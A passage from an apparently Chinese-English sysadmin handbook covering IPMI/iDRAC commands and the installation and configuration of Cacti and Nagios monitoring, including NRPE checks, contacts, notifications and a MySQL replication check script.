    Access Mode         : always available
  Non-Volatile Settings
    Alerting            : disabled
    Per-message Auth    : disabled
    User Level Auth     : enabled
    Access Mode         : always available
```

Example for iDRAC

http://support.dell.com/support/edocs/software/smbmcmu/bmcmu_4_0/cs/ug/bmcugc0d.htm#wp1067804

更改IP地址,子网掩码与网关

查看IP，子网掩码与网关

```
# ipmitool -I open lan print 1
Set in Progress         : Set Complete
Auth Type Support       : NONE MD2 MD5 PASSWORD
Auth Type Enable        : Callback : MD2 MD5
                        : User     : MD2 MD5
                        : Operator : MD2 MD5
                        : Admin    : MD2 MD5
                        : OEM      :
IP Address Source       : Static Address
IP Address              : 172.16.5.23
Subnet Mask             : 255.255.255.0
MAC Address             : 18:03:73:f5:ee:82
SNMP Community String   : public
IP Header               : TTL=0x40 Flags=0x40 Precedence=0x00
TOS=0x10
```

```
Default Gateway IP      : 172.16.5.254
Default Gateway MAC     : 00:00:00:00:00:00
Backup Gateway IP       : 0.0.0.0
Backup Gateway MAC      : 00:00:00:00:00:00
802.1q VLAN ID          : Disabled
802.1q VLAN Priority    : 0
RMCP+ Cipher Suites     : 0,1,2,3,4,5,6,7,8,9,10,11,12,13,14
Cipher Suite Priv Max   : aaaaaaaaaaaaaaa
                        :     X=Cipher Suite Unused
                        :     c=CALLBACK
                        :     u=USER
                        :     o=OPERATOR
                        :     a=ADMIN
                        :     O=OEM
```

设置IP，子网掩码与网关

```
/usr/bin/ipmitool -I open lan set 1 ipaddr 172.16.8.200
/usr/bin/ipmitool -I open lan set 1 netmask 255.255.255.0
/usr/bin/ipmitool -I open lan set 1 defgw ipaddr 172.16.8.254
/usr/bin/ipmitool -I open lan set 1 access on
```

更改 iDRAC LCD 显示屏

```
# ipmitool delloem lcd set mode userdefined test
# ipmitool delloem lcd info
LCD info
    Setting: User defined
    Text:    test
```

更改 iDRAC 密码

```
# ipmitool user list 2
ID  Name             Callin  Link Auth  IPMI Msg   Channel Priv
Limit
2   root             true    true       true
ADMINISTRATOR
```

```
# ipmitool user set password 2 "mypasswd"
```

关机/开机

```
服务器关机
#ipmitool -I lan -U root -P secpass -H 10.10.0.5 power off

服务器开机
#ipmitool -I lan -U root -P secpass -H 10.10.0.5 power on

服务器 reset
#ipmitool -I lan -U root -P secpass -H 10.10.0.5 power reset
```

启动列表

```
ipmitool -I lan -H 10.10.0.5 -U ADMIN -P ADMIN chassis bootdev
pxe
```

3. Cacti

Cacti is a complete network graphing solution designed to harness the power of RRDTool's data storage and graphing functionality. Cacti provides a fast poller, advanced graph templating, multiple data acquisition methods, and user management features out of the box. All of this is wrapped in an intuitive, easy to use interface that makes sense for LAN-sized installations up to complex networks with hundreds of devices.

homepage: http://www.cacti.net/

3.1. Install Cacti for Ubuntu

过程 73.1. Step by step Install Cacti

- Install Cacti for

  Ubuntu

```
netkiller@shenzhen:~$ sudo apt-get install cacti
```

```
   ┌──────────────────┤ Configuring libphp-adodb
├──────────────────────┐
   │
│
   │ WARNING: include path for php has changed!
│
   │
│
   │ libphp-adodb is no longer installed in
/usr/share/adodb. New installation path is now      │
   │ /usr/share/php/adodb.
│
   │
│
```


Please update your php.ini file. Maybe you must also change your web-server configuraton.
<Ok>


Configuring cacti
cacti must have a database installed and configured before it can be used. If you like, this can be handled with dbconfig-common.
If you are an advanced database administrator and know that you want to perform this configuration manually, or if your database has already been installed and configured, you should refuse this option. Details on what needs to be done should most likely be provided in /usr/share/doc/cacti.
Otherwise, you should probably choose this option.
Configure database for cacti with dbconfig-common?
<Yes>
<No>



reset password of admin

```
mysql> use cacti;
Reading table information for completion of table and column
names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> select * from user_auth;
```

```
+----+----------+----------------------------------+-------+---
-----------+---------------------+-----------+-----------+---
----------+----------------+-----------+--------------+-----
--------+-------------+-----------------------+---------+
| id | username | password                         | realm |
full_name     | must_change_password | show_tree | show_list |
show_preview | graph_settings | login_opts | policy_graphs |
policy_trees | policy_hosts | policy_graph_templates | enabled
|
+----+----------+----------------------------------+-------+---
-----------+---------------------+-----------+-----------+---
----------+----------------+-----------+--------------+-----
--------+-------------+-----------------------+---------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |     0 |
Administrator | on                   | on        | on        |
on           | on             |           1 |            1 |
1 |            1 |                      1 | on       |
|  3 | guest    | 43e9a4ab75570f5b                 |     0 |
Guest Account | on                   | on        | on        |
on           | on             |           3 |            1 |
1 |            1 |                      1 |          |
+----+----------+----------------------------------+-------+---
-----------+---------------------+-----------+-----------+---
----------+----------------+-----------+--------------+-----
--------+-------------+-----------------------+---------+
2 rows in set (0.00 sec)


mysql> update user_auth set password=md5("chen") where id='1'
and username='admin';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

3.2. Yum 安装

```
yum install cacti
```

创建数据库

```
# mysql -u root -p
mysql> create database cacti;
mysql> GRANT ALL ON cacti.* TO cacti@localhost IDENTIFIED BY
'cacti';
mysql> FLUSH privileges;
mysql> quit;

mysql -ucacti -pcacti cacti < /usr/share/doc/cacti-
0.8.8b/cacti.sql
```

数据配置

```
# cat /etc/cacti/db.php
<?php
/*
 +-------------------------------------------------------------
------------+
 | Copyright (C) 2004-2013 The Cacti Group
|
 |
|
 | This program is free software; you can redistribute it
and/or           |
 | modify it under the terms of the GNU General Public License
|
 | as published by the Free Software Foundation; either version
2          |
 | of the License, or (at your option) any later version.
|
 |
|
 | This program is distributed in the hope that it will be
useful,         |
 | but WITHOUT ANY WARRANTY; without even the implied warranty
of          |
 | MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See
the           |
 | GNU General Public License for more details.
```

```
|
 +-------------------------------------------------------------
------------+
 | Cacti: The Complete RRDTool-based Graphing Solution
|
 +-------------------------------------------------------------
------------+
 | This code is designed, written, and maintained by the Cacti
Group. See  |
 | about.php and/or the AUTHORS file for specific developer
information.   |
 +-------------------------------------------------------------
------------+
 | http://www.cacti.net/
|
 +-------------------------------------------------------------
------------+
*/

/* make sure these values refect your actual
database/host/user/password */
$database_type = "mysql";
$database_default = "cacti";
$database_hostname = "localhost";
$database_username = "cacti";
$database_password = "cacti";
$database_port = "3306";
$database_ssl = false;

/*
   Edit this to point to the default URL of your Cacti install
   ex: if your cacti install as at http://serverip/cacti/ this
   would be set to /cacti/
*/
//$url_path = "/cacti/";

/* Default session name - Session name must contain alpha
characters */
//$cacti_session_name = "Cacti";

?>
```

配置httpd

```
# cat /etc/httpd/conf.d/cacti.conf
#
# Cacti: An rrd based graphing tool
#

# For security reasons, the Cacti web interface is accessible
only to
# localhost in the default configuration. If you want to allow
other clients
# to access your Cacti installation, change the httpd ACLs
below.
# For example:
# On httpd 2.4, change "Require host localhost" to "Require all
granted".
# On httpd 2.2, change "Allow from localhost" to "Allow from
all".

Alias /cacti    /usr/share/cacti

<Directory /usr/share/cacti/>
        <IfModule mod_authz_core.c>
                # httpd 2.4
                #Require host any
                Require all granted
        </IfModule>
</Directory>

<Directory /usr/share/cacti/install>
        # mod_security overrides.
        # Uncomment these if you use mod_security.
        # allow POST of application/x-www-form-urlencoded
during install
        #SecRuleRemoveById 960010
        # permit the specification of the rrdtool paths during
install
        #SecRuleRemoveById 900011
</Directory>


# These sections marked "Require all denied" (or "Deny from
```

```
all")
# should not be modified.
# These are in place in order to harden Cacti.
<Directory /usr/share/cacti/log>
        <IfModule mod_authz_core.c>
                Require all denied
        </IfModule>
</Directory>
<Directory /usr/share/cacti/rra>
        <IfModule mod_authz_core.c>
                Require all denied
        </IfModule>
</Directory>
```

3.3. Source Install

Cacti requires MySQL, PHP, RRDTool, net-snmp, and a webserver that supports PHP such as Apache.

```
sudo apt-get install rrdtool
sudo apt-get install snmp snmpd
sudo apt-get install php5-snmp
```

At first, install snmp for linux

1. wget http://www.cacti.net/downloads/cacti-0.8.7b.tar.gz
2. tar zxvf cacti-0.8.7b.tar.gz
3. mv cacti-0.8.7b /home/netkiller/public_html/cacti
4. mysqladmin --user=root create cacti
5. mysql -uroot -p cacti < cacti.sql
6. echo "GRANT ALL ON cacti.* TO cactiuser@localhost IDENTIFIED BY 'somepassword';" | mysql -uroot -p

7. echo "flush privileges;" | mysql -uroot -p

8. vi include/config.php

例 73.1. cacti config.php

```
$database_type = "mysql";
$database_default = "cacti";
$database_hostname = "localhost";
$database_username = "cactiuser";
$database_password = "somepassword";
$database_port = "3306";
```

9. crontab -e

   */5 * * * * php /var/www/neo.6600.org/html/cacti/poller.php > /dev/null 2>&1

   or

   /etc/crontab

   */5 * * * * nobody php /home/netkiller/public_html/cacti/poller.php > /dev/null 2>&1

10. mkdir -p /var/log/cacti/

configure cacti

http://your-server/cacti/

3.4. Web 安装

登陆WEB界面http://your-server/cacti/



下一步



下一步



完成



登陆Cacti，首次登陆默认用户admin,密码是admin



登陆后会提示你修改密码

3.5. Cacti plugins

http://docs.cacti.net/plugins

下载插件解压到下面目录

```
cd /usr/share/cacti/plugins
```

进入Console -> Plugin Management配置插件

Percona monitoring plugins

http://www.percona.com/software/percona-monitoring-plugins

```
yum localinstall http://www.percona.com/downloads/percona-
monitoring-plugins/1.1.4/percona-cacti-templates-1.1.4-
1.noarch.rpm
```

3.6. Template

模板的导入步骤是首先点击"Choose File"按钮选择文件



然后点击Import按钮



确认导入事项，最后点击Import按钮。

完成倒入后，配置数据采集脚本，请继续阅读下面章节。

Nginx

```
wget http://forums.cacti.net/download/file.php?id=12676
```

http://forums.cacti.net/about26458.html

nginx 配置

```
    location /nginx_status {
        stub_status on;
        access_log  off;
        allow 22.82.21.12;
        deny all;
    }
```

php-fpm

```
yum -y install perl-FCGI perl-FCGI-Client perl-LWP-Protocol-
http10

git clone https://github.com/oscm/Cacti.git
cd Cacti
cp Templates/php-fpm/get_php_fpm_status.pl
/usr/share/cacti/scripts/
chmod +x /usr/share/cacti/scripts/get_php_fpm_status.pl
```

配置连接协议

```
# vim +/mode /usr/share/cacti/scripts/get_php_fpm_status.pl

#my $mode = MODE_FCGI; 注释此行
my $mode = MODE_HTTP; 添加此行
```

配置 php-fpm.conf 文件

```
; Default Value: not set
pm.status_path = /status
```

配置nginx

```
    location ~ ^/(status|ping)$ {
        access_log off;
        allow 22.82.21.12;
        deny all;
        fastcgi_pass 127.0.0.1:9000;
        fastcgi_param SCRIPT_FILENAME $fastcgi_script_name;
        include fastcgi_params;
    }
```

MySQL

Template: http://code.google.com/p/mysql-cacti-templates/

```
$ cd /usr/local/src/
$ wget http://mysql-cacti-
templates.googlecode.com/files/better-cacti-templates-
1.1.8.tar.gz
$ tar zxvf better-cacti-templates-1.1.8.tar.gz
$ cd better-cacti-templates-1.1.8/
$ cp scripts/ss_get_mysql_stats.php /usr/share/cacti/scripts/
```

default password

```
vim /usr/share/cacti/site/scripts/ss_get_mysql_stats.php.cnf
<?php
$mysql_user = "root";
$mysql_pass = "s3cret";
?>
```

Import Templates

倒入下面模板
templates/cacti_host_template_x_mysql_server_ht_0.8.6i-sver1.1.8.xml

```
"Import/Export" -> "Import Templates" -> "Import Template from
Local File" -> Import
```

设置模版

```
```

```
Templates ->

X MyISAM Indexes DT
X MyISAM Key Cache DT
X MySQL Binary/Relay Logs DT
X MySQL Command Counters DT
X MySQL Connections DT
X MySQL Files and Tables DT
X MySQL Handlers DT
X MySQL Network Traffic DT
X MySQL Processlist DT
X MySQL Query Cache DT
X MySQL Query Cache Memory DT
X MySQL Replication DT
X MySQL Select Types DT
X MySQL Sorts DT
X MySQL Table Locks DT
X MySQL Temporary Objects DT
X MySQL Threads DT
X MySQL Transaction Handler DT

->

Custom Data
Hostname
Username        #单击复选框，并输入默认用户名
Password        #单击复选框，并输入默认密码
Port

-> Save
```

Redis

```
easy_install redis
```

https://github.com/oscm/Cacti.git

```
cp redis-stats.py /usr/share/cacti/scripts/
```

测试采集脚本

```
# python redis-stats.py 172.18.52.163
total_connections_received:578761 connected_clients:14
used_memory:870032 expires:47 keys:47
total_commands_processed:1814080
```

Percona JMX Monitoring Template for Cacti

http://www.percona.com/doc/percona-monitoring-plugins/1.0/cacti/jmx-templates.html

4. Nagios

homepage: http://www.nagios.org/

4.1. Install

Nagios core

Nagios 是一种开放源代码监视软件，它可以扫描主机、服务、网络方面存在的问题。Nagios 与其他类似的包之间的主要区别在于，Nagios 将所有的信息简化为“工作（working）”、“可疑的（questionable）”和“故障（failure）”状态，并且 Nagios 支持由插件组成的非常丰富的“生态系统”。这些特性使得用户能够进行有效安装，在此过程中无需过多地关心细节内容，只提供他们所需的信息即可。

install

```
$ sudo apt-get install nagios3 nagios-nrpe-plugin
```

add user nagiosadmin for nagios

```
$ sudo htpasswd -c /etc/nagios2/htpasswd.users nagiosadmin
New password:
Re-type new password:
Adding password for user nagiosadmin
```

Create a new nagcmd group for allowing external commands to be submitted through the web interface. Add both the nagios user and the apache user to the group.

```
$ groupadd nagcmd
$ sudo usermod -a -G nagcmd nagios
```

```
$ sudo usermod -a -G nagcmd www-data
$ cat /etc/group
nagcmd:x:1003:nagios,www-data
```

reload apache

```
$ sudo /etc/init.d/apache2 reload
 * Reloading web server config apache2                    [ OK
]
```

Monitor Client nrpe

```
nagios-nrpe-server --------> nagios core (nagios-nrpe-plugin)
```

nagios-nrpe-server 的功能是向服务器发送监控数据, 而服务器端通过nagios-nrpe-plugin接收监控数据。

```
sudo apt-get install nagios-nrpe-server nagios-plugins
```

/etc/nagios/nrpe.cfg

/etc/nagios/nrpe_local.cfg

```
$ sudo vim /etc/nagios/nrpe_local.cfg
allowed_hosts=172.16.1.2

command[check_users]=/usr/lib/nagios/plugins/check_users -w 5 -
c 10
command[check_load]=/usr/lib/nagios/plugins/check_load -w
15,10,5 -c 30,25,20
command[check_zombie_procs]=/usr/lib/nagios/plugins/check_procs
-w 5 -c 10 -s Z
```

```
command[check_total_procs]=/usr/lib/nagios/plugins/check_procs
-w 150 -c 200
command[check_procs]=/usr/lib/nagios/plugins/check_procs -w 150
-c 200
command[check_swap]=/usr/lib/nagios/plugins/check_swap -w 20% -
c 10%
command[check_all_disks]=/usr/lib/nagios/plugins/check_disk -w
20% -c 10% -e
command[check_disk_root]=/usr/lib/nagios/plugins/check_disk -w
20% -c 10% -p /
command[check_disk_home]=/usr/lib/nagios/plugins/check_disk -w
20% -c 10% -p /home
command[check_sda_iostat]=/usr/lib/nagios/plugins/check_iostat
-d sda -w 100 -c 200
command[check_sdb_iostat]=/usr/lib/nagios/plugins/check_iostat
-d sdb -w 100 -c 200
# command[check_uri_user]=/usr/lib/nagios/plugins/check_http -I
127.0.0.1 -p 80 -u http://example.com/test/ok.php
# command[check_mysql]=/usr/lib/nagios/plugins/check_mysql -H
localhost -u root -ppassword test -P 3306
```

重启后生效

```
/etc/init.d/nagios-nrpe-server restart
```

Monitoring Windows Machines

Nagios 可以监控windows服务器，需要安装下面软件。

NSClient++

http://sourceforge.net/projects/nscplus

PNP4Nagios 图表插件

http://www.pnp4nagios.org/

4.2. nagios

Install Nagios & Plugins

```
[root@database ~]# yum -y install nagios nagios-plugins-all
nagios-plugins-nrpe
```

Create the default Nagios web access user & set a password

```
# htpasswd -c /etc/nagios/passwd nagiosadmin
```

Verify default config files

```
nagios -v /etc/nagios/nagios.cfg
```

Start Nagios

```
Start Nagios
```

Configure it to start on boot

```
chkconfig --levels 345 nagios on
```

http://localhost/nagios/

4.3. nrpe node

```
# yum install nrpe nagios-plugins-all

allowed_hosts=172.16.1.2
```

```
command[check_users]=/usr/lib64/nagios/plugins/check_users -w 5
-c 10
command[check_load]=/usr/lib64/nagios/plugins/check_load -w
15,10,5 -c 30,25,20
command[check_hda1]=/usr/lib64/nagios/plugins/check_disk -w 20%
-c 10% -p /dev/hda1
command[check_zombie_procs]=/usr/lib64/nagios/plugins/check_pro
cs -w 5 -c 10 -s Z
command[check_total_procs]=/usr/lib64/nagios/plugins/check_proc
s -w 150 -c 200
command[check_http]=/usr/lib64/nagios/plugins/check_http -I
127.0.0.1 -p 80 -u http://www.example.com/index.html
command[check_swap]=/usr/lib64/nagios/plugins/check_swap -w 20%
-c 10%
command[check_all_disks]=/usr/lib64/nagios/plugins/check_disk -
w 20% -c 10% -e

# chkconfig nrpe on
# service nrpe start
```

其实没有必要安装所有的监控插件

```
yum install nrpe -y
yum install nagios-plugins-disk  nagios-plugins-load nagios-
plugins-ping nagios-plugins-procs nagios-plugins-swap nagios-
plugins-users -y
```

4.4. 配置 Nagios

```
$ sudo vim /etc/nagios3/nagios.cfg

cfg_dir=/etc/nagios3/hosts
cfg_dir=/etc/nagios3/servers
cfg_dir=/etc/nagios3/switches
cfg_dir=/etc/nagios3/routers

admin_email=nagios, neo.chen@example.com
```

authorized

add user neo for nagios

```
$ sudo htpasswd /etc/nagios3/htpasswd.users neo
New password:
Re-type new password:
Adding password for user neo
```

```
# grep default_user_name cgi.cfg
#default_user_name=guest

# grep authorized cgi.cfg
authorized_for_system_information=nagiosadmin
authorized_for_configuration_information=nagiosadmin
authorized_for_system_commands=nagiosadmin
authorized_for_all_services=nagiosadmin
authorized_for_all_hosts=nagiosadmin
authorized_for_all_service_commands=nagiosadmin
authorized_for_all_host_commands=nagiosadmin
#authorized_for_read_only=user1,user2
```

```
$ sudo vim /etc/nagios3/cgi.cfg

authorized_for_all_services=nagiosadmin,neo
authorized_for_all_hosts=nagiosadmin,neo
```

contacts

```
$ sudo vim /etc/nagios3/conf.d/contacts_nagios2.cfg

##############################################################################
################
```

```
# contacts.cfg
###############################################################
###############

define contact{
        contact_name                    neo
        alias                           Neo
        service_notification_period     24x7
        host_notification_period        24x7
        service_notification_options    w,u,c,r
        host_notification_options       d,r
        service_notification_commands   notify-service-by-email
        host_notification_commands      notify-host-by-email
        email                           neo.chen@example.com
        }

###############################################################
###############
###############################################################
###############
#
# CONTACT GROUPS
#
###############################################################
###############
###############################################################
###############

# We only have one contact in this simple configuration file,
so there is
# no need to create more than one contact group.

define contactgroup{
        contactgroup_name       admins
        alias                   Nagios Administrators
        members                 root, neo
        }
```

当服务出现w—报警(warning),u—未知(unkown),c—严重(critical),r—从异常恢复到正常，在这四种情况下通知联系人

当主机出现d- 当机(down),u—返回不可达(unreachable),r—从异常情况恢复正常,在这3种情况下通知联系人

确认 contact_groups 已经设置

```
neo@monitor:/etc/nagios3$ grep admins conf.d/generic-
host_nagios2.cfg
                contact_groups                  admins
neo@monitor:/etc/nagios3$ grep admins conf.d/generic-
service_nagios2.cfg
                contact_groups                  admins
```

hostgroups

```
$ sudo vim /etc/nagios3/conf.d/hostgroups_nagios2.cfg

define hostgroup {
        hostgroup_name  mysql-servers
                alias           MySQL Servers
                members         *
        }
```

generic-service

```
$ cat /etc/nagios3/conf.d/generic-service_nagios2.cfg
# generic service template definition
define service{
        name                            generic-service ; The
'name' of this service template
        active_checks_enabled           1       ; Active
service checks are enabled
        passive_checks_enabled          1       ; Passive
service checks are enabled/accepted
        parallelize_check               1       ; Active
service checks should be parallelized (disabling this can lead
```

```
to major performance problems)
        obsess_over_service             1       ; We should
obsess over this service (if necessary)
        check_freshness                 0       ; Default is to
NOT check service 'freshness'
        notifications_enabled           1       ; Service
notifications are enabled
        event_handler_enabled           1       ; Service event
handler is enabled
        flap_detection_enabled          1       ; Flap
detection is enabled
        failure_prediction_enabled      1       ; Failure
prediction is enabled
        process_perf_data               1       ; Process
performance data
        retain_status_information       1       ; Retain status
information across program restarts
        retain_nonstatus_information    1       ; Retain non-
status information across program restarts
                notification_interval           0
; Only send notifications on status change by default.
                is_volatile                     0
                check_period                    24x7
                normal_check_interval           5
                retry_check_interval            1
                max_check_attempts              4
                notification_period             24x7
                notification_options            w,u,c,r
                contact_groups                  admins
        register                        0       ; DONT REGISTER
THIS DEFINITION - ITS NOT A REAL SERVICE, JUST A TEMPLATE!
        }
```

- notification_interval 报警发送间隔，单位分钟
- normal_check_interval 间隔时间
- retry_check_interval 重试间隔时间
- max_check_attempts 检查次数，4次失败后报警

SOUND OPTIONS

发出警报声

```
$ sudo vim /etc/nagios3/cgi.cfg

# SOUND OPTIONS
# These options allow you to specify an optional audio file
# that should be played in your browser window when there are
# problems on the network.  The audio files are used only in
# the status CGI.  Only the sound for the most critical problem
# will be played.  Order of importance (higher to lower) is as
# follows: unreachable hosts, down hosts, critical services,
# warning services, and unknown services. If there are no
# visible problems, the sound file optionally specified by
# 'normal_sound' variable will be played.
#
#
# <varname>=<sound_file>
#
# Note: All audio files must be placed in the /media
subdirectory
# under the HTML path (i.e. /usr/local/nagios/share/media/).

host_unreachable_sound=hostdown.wav
host_down_sound=hostdown.wav
service_critical_sound=critical.wav
service_warning_sound=warning.wav
service_unknown_sound=warning.wav
normal_sound=noproblem.wav
```

SMS 短信

```
vim /etc/nagios3/commands.cfg

# 'notify-host-by-sms' command definition
define command{
        command_name    notify-host-by-sms
        command_line    /srv/sms/sms $CONTACTPAGER$ "Host:
$HOSTNAME$\nState: $HOSTSTATE$\nAddress: $HOSTADDRESS$\nInfo:
```

```
$HOSTOUTPUT$\n\nDate/Time: $LONGDATETIME$\n"
        }

# 'notify-service-by-sms' command definition
define command{
        command_name    notify-service-by-sms
        command_line    /srv/sms/sms $CONTACTPAGER$ "Service:
$SERVICEDESC$\nHost: $HOSTALIAS$\nAddress:
$HOSTADDRESS$\nState: $SERVICESTATE$\n\nDate/Time:
$LONGDATETIME$\n\nAdditional Info:\n\n$SERVICEOUTPUT$"
        }
```

```
sudo vim /etc/nagios3/conf.d/contacts_nagios2.cfg
define contact{
        contact_name                    neo
        alias                           Neo
        service_notification_period     24x7
        host_notification_period        24x7
        service_notification_options    w,u,c,r
        host_notification_options       d,r
        service_notification_commands   notify-service-by-
email, notify-service-by-sms
        host_notification_commands      notify-host-by-email,
notify-host-by-sms
        email                           neo.chen@example.com
        pager
13113668899
        }
```

nrpe plugins

```
neo@monitor:/etc/nagios3/hosts$ sudo cat www.example.com.cfg

define host{
        use             generic-host            ; Inherit
default values from a template
        host_name       www.example.com             ; The name
we're giving to this host
```

```
        alias           Some Remote Host        ; A longer name
associated with the host
        address         172.16.1.10             ; IP address
of the host
        hostgroups      http-servers                    ; Host
groups this host is associated with
        }

# NRPE disk check.
define service {
        use                             generic-service
        host_name                       www.example.com
        service_description             nrpe-disk
        check_command
check_nrpe_1arg!check_all_disks!172.16.1.10
}
define service {
        use                             generic-service
        host_name                       www.example.com
        service_description             nrpe-users
        check_command
check_nrpe_1arg!check_users!172.16.1.10
}
define service {
        use                             generic-service
        host_name                       www.example.com
        service_description             nrpe-swap
        check_command
check_nrpe_1arg!check_swap!172.16.1.10
}
define service {
        use                             generic-service
        host_name                       www.example.com
        service_description             nrpe-procs
        check_command
check_nrpe_1arg!check_total_procs!172.16.1.10
}
define service {
        use                             generic-service
        host_name                       www.example.com
        service_description             nrpe-load
        check_command
check_nrpe_1arg!check_load!172.16.1.10
}
define service {
```

```
        use                             generic-service
        host_name                       www.example.com
        service_description             nrpe-zombie_procs
        check_command
check_nrpe_1arg!check_zombie_procs!172.16.1.10
}
```

4.5. 配置监控设备

routers

```
vim /etc/nagios3/routers/firewall.cfg

define host{

        use             generic-host; Inherit default values
from a template

        host_name       firewall         ; The name we're
giving to this switch

        alias           Cisco PIX 515E Firewall ; A longer name
associated with the switch

        address         172.16.1.254            ; IP address of
the switch

        hostgroups      all,networks            ; Host groups
this switch is associated with

        }

define service{

        use                     generic-service ; Inherit
values from a template

        host_name                       firewall ; The name of
the host the service is associated with
```

```
        service_description     PING            ; The service
description

        check_command           check_ping!200.0,20%!600.0,60%
; The command used to monitor the service

        normal_check_interval   5       ; Check the service
every 5 minutes under normal conditions

        retry_check_interval    1       ; Re-check the service
every minute until its final/hard state is determined

        }

define service{

        use                     generic-service ; Inherit
values from a template

        host_name                       firewall

        service_description     Uptime

        check_command           check_snmp!-C public -o
sysUpTime.0

        }
```

host

```
define service{
    use                             local-service
    host_name                       www.example.com
    service_description             Host Alive
    check_command                   check-host-alive
    }
```

service

http

hosts

```
$ cat /etc/nagios3/hosts/www.example.com.cfg
define host{

        use             generic-host            ; Inherit
default values from a template

        host_name       www.example.com             ; The name
we're giving to this host

        alias           Some Remote Host        ; A longer name
associated with the host

        address         120.132.14.6           ; IP address of
the host

        hostgroups      all,http-servers        ; Host groups
this host is associated with

        }

define service{

        use             generic-service         ; Inherit
default values from a template

        host_name               www.example.com

        service_description     HTTP

        check_command   check_http

        }
```

HTTP状态

```
neo@monitor:~$ /usr/lib/nagios/plugins/check_http -H
```

```
www.example.com -I 172.16.0.8 -s "HTTs"
HTTP CRITICAL: HTTP/1.1 404 Not Found - string not found - 336
bytes in 0.001 second response time |time=0.000733s;;;0.000000
size=336B;;;0

neo@monitor:~$ /usr/lib/nagios/plugins/check_http -H
www.example.com -I 172.16.0.8 -e '404'
HTTP OK: Status line output matched "404" - 336 bytes in 0.001
second response time |time=0.000715s;;;0.000000 size=336B;;;0
```

mysql hosts

```
$ sudo vim /etc/nagios3/hosts/mysql.cfg


define host{

        use             generic-host            ; Inherit
default values from a template

        host_name       mysql-master.example.com            ;
The name we're giving to this host

        alias           Some Remote Host        ; A longer name
associated with the host

        address         172.16.1.6             ; IP address of
the host

        hostgroups      all,mysql-servers       ; Host groups
this host is associated with

        }

define service{

        use             generic-service         ; Inherit
default values from a template

        host_name               mysql-master.example.com
```

```
        service_description     MySQL

        check_command
check_mysql_database!user!passwd!database

        }
```

check_tcp

```
define service{
    use                             generic-service
    host_name                       db.example.com
    service_description             MySQL Master1 Port
    check_command                   check_tcp!3306
    }
```

4.6. Nagios Plugins

检查命令配置文件 /etc/nagios-plugins/config/

check_ping

nagios check_ping命令使用方法

```
具体如下:
-H    主机地址
-w     WARNING 状态:    响应时间(毫秒), 丢包率 (%)   阀值
-c     CRITICAL状态:     响应时间(毫秒), 丢包率 (%)   阀值
-p     发送的包数              默认5个包
-t     超时时间                默认10秒
-4|-6                          使用ipv4|ipv6 地址      默认ipv4
```

实例:

```
/usr/lib64/nagios/plugins/check_ping -H 74.125.71.106 -w
100.0,20% -c 200.0,50%
```

check_procs

```
# /usr/lib64/nagios/plugins/check_procs
PROCS OK: 75 processes

# /usr/lib64/nagios/plugins/check_procs -a mingetty
PROCS OK: 6 processes with args 'mingetty'

# /usr/lib64/nagios/plugins/check_procs -C crond
PROCS OK: 1 process with command name 'crond'
```

check_users

监控如果有用户登陆就发出警告

```
# /usr/lib64/nagios/plugins/check_users -w 0 -c 5
USERS WARNING - 1 users currently logged in |users=1;0;5;0
```

监控用户上线5

```
# /usr/lib64/nagios/plugins/check_users -w 5 -c 50
USERS OK - 1 users currently logged in |users=1;5;50;0
```

check_http

命令定义

```
define command{
```

```
        command_name    check_http_404
        command_line    /usr/lib/nagios/plugins/check_http -H
'$HOSTADDRESS$' -I '$HOSTADDRESS$' -e '404'
        }

define command{
        command_name    check_http_status
        command_line    /usr/lib/nagios/plugins/check_http -H
'$HOSTADDRESS$' -I '$HOSTADDRESS$' -e '$ARG1$'
        }

define command{
        command_name    check_http_url
        command_line    /usr/lib/nagios/plugins/check_http -H
'$HOSTADDRESS$' -I '$HOSTADDRESS$'  -u '$ARG1$'
        }
```

默认HTTP健康检查超时时间是10秒，如果你的网站需要更长的时间才能打开可以使用-t参数修改默认Timeout时间

```
# 'check_http' command definition
define command{
        command_name    check_http
        command_line    /usr/lib/nagios/plugins/check_http -t
30 -H '$HOSTADDRESS$' -I '$HOSTADDRESS$'
        }
```

```
# /srv/nagios/libexec/check_http -H www.163.com
HTTP OK: HTTP/1.0 200 OK - 657627 bytes in 1.772 second
response time |time=1.771681s;;;0.000000 size=657627B;;;0

$ /usr/lib/nagios/plugins/check_http -H www.example.com -I
172.16.0.8 -s "HTTs"
HTTP CRITICAL: HTTP/1.1 404 Not Found - string not found - 336
bytes in 0.001 second response time |time=0.000733s;;;0.000000
size=336B;;;0

$ /usr/lib/nagios/plugins/check_http -H www.example.com -I
172.16.0.8 -e '404'
HTTP OK: Status line output matched "404" - 336 bytes in 0.001
```

```
second response time |time=0.000715s;;;0.000000 size=336B;;;0
```

check_mysql

命令参数

```
check_mysql [-d database] [-H host] [-P port] [-s socket]
       [-u user] [-p password] [-S]


/usr/lib64/nagios/plugins/check_mysql -d dbname -H
202.176.120.10 -P 3306 -u test -p password
Uptime: 254264  Threads: 16  Questions: 535110791  Slow
queries: 21  Opens: 110  Flush tables: 1  Open tables: 81
Queries per second avg: 2104.547
```

check_mysql

```
$ /usr/lib64/nagios/plugins/check_mysql --hostname=172.16.1.5 -
-port=3306 --username=monitor --password=monitor
Uptime: 27001  Threads: 8  Questions: 25280156  Slow queries:
14941  Opens: 1389932  Flush tables: 3  Open tables: 128
Queries per second avg: 936.267
```

mysql.cfg check_mysql_replication

```


cat >> /usr/lib64/nagios/plugins/check_mysql_replication <<EOF
#!/bin/bash

declare -a slave_is

slave_is=($(mysql -h$1 -umonitor -pxmNhj -e "show slave
status\G"|grep Running |awk '{print $2}'))

if [ "${slave_is[0]}" = "Yes" -a "${slave_is[1]}" = "Yes" ]
```

```
     then
     echo "OK - Slave is running"
     exit 0
else
     echo "Critical - Slave is error"
     exit 2
fi
EOF
```

```
sudo chmod +x /usr/lib64/nagios/plugins/check_mysql_replication
/usr/lib64/nagios/plugins/check_mysql_replication 172.16.1.4
Critical - slave is error
```

```
vim /etc/nagios-plugins/config/mysql.cfg

# 'check_mysql_replication' command definition
define command{
        command_name    check_mysql_replication
        command_line
/usr/lib/nagios/plugins/check_mysql_replication $HOSTADDRESS$
}
define command{
        command_name    check_mysql_replication_host
        command_line
/usr/lib/nagios/plugins/check_mysql_replication '$ARG1$'
}
```

```
```

nrpe.cfg check_mysql_replication

nrpe.cfg

```
cat >> /usr/lib64/nagios/plugins/check_mysql_replication <<EOF
```

```
#!/bin/bash

